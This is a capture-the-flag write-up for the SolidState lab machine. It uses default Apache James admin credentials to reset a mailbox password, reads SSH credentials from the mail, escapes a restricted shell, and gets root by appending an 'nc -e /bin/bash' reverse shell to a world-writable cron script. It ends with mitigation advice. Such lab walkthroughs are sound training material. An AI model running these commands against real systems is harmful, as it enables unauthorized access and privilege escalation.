Synopsis
SolidState runs Apache James 2.3.2, whose admin interface (port 4555) still has default root:root credentials. That lets us reset a user’s mailbox password and read their mail over POP3 — which contains SSH credentials for mindy. Her shell is restricted (rbash), but that’s easily bypassed. Root comes from a world-writable script (/opt/tmp.py) executed periodically by root.
- IP:
10.10.10.51· OS: Linux (Debian)
Recon
nmap -sC -sV -sT -Pn 10.10.10.51 -oA nmap-scan
# 22 ssh, 25 smtp JAMES 2.3.2, 80 http, 110 pop3 JAMES, 119 nntp
Foothold — Apache James admin → POP3
Connect to the James Remote Administration on 4555 with the default root:root, list users, and set a known password on a mailbox:
nc 10.10.10.51 4555
# root / root
listusers        # james, thomas, john, mindy, mailadmin
setpassword mindy pass123
Read mindy’s mail over POP3 — a welcome message contains her SSH credentials:
mindy : P@55W0rd1!2@rbash escape → user
mindy’s login drops into a restricted shell. Bypass it by requesting a non-profile bash directly over SSH:
ssh mindy@10.10.10.51 "bash --noprofile"
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
cat ~/Desktop/user.txt        # flag — redacted
Privilege escalation — root cron on a writable script
In /opt, tmp.py is world-writable (-rwxrwxrwx, owned by root) and is executed by root on a short interval. Append a reverse shell to it and catch root:
echo "os.system('nc -e /bin/bash 10.10.14.2 9999')" >> /opt/tmp.py
# listener:  nc -lnvp 9999
# id -> uid=0(root) -> cat /root/root.txt (flag — redacted)Takeaways & mitigation
- Change default credentials on management services (Apache James 4555).
- Don’t store secrets in plaintext mailboxes; restrict POP3 access.
- World-writable files executed by root are an instant privesc — audit cron jobs and file permissions.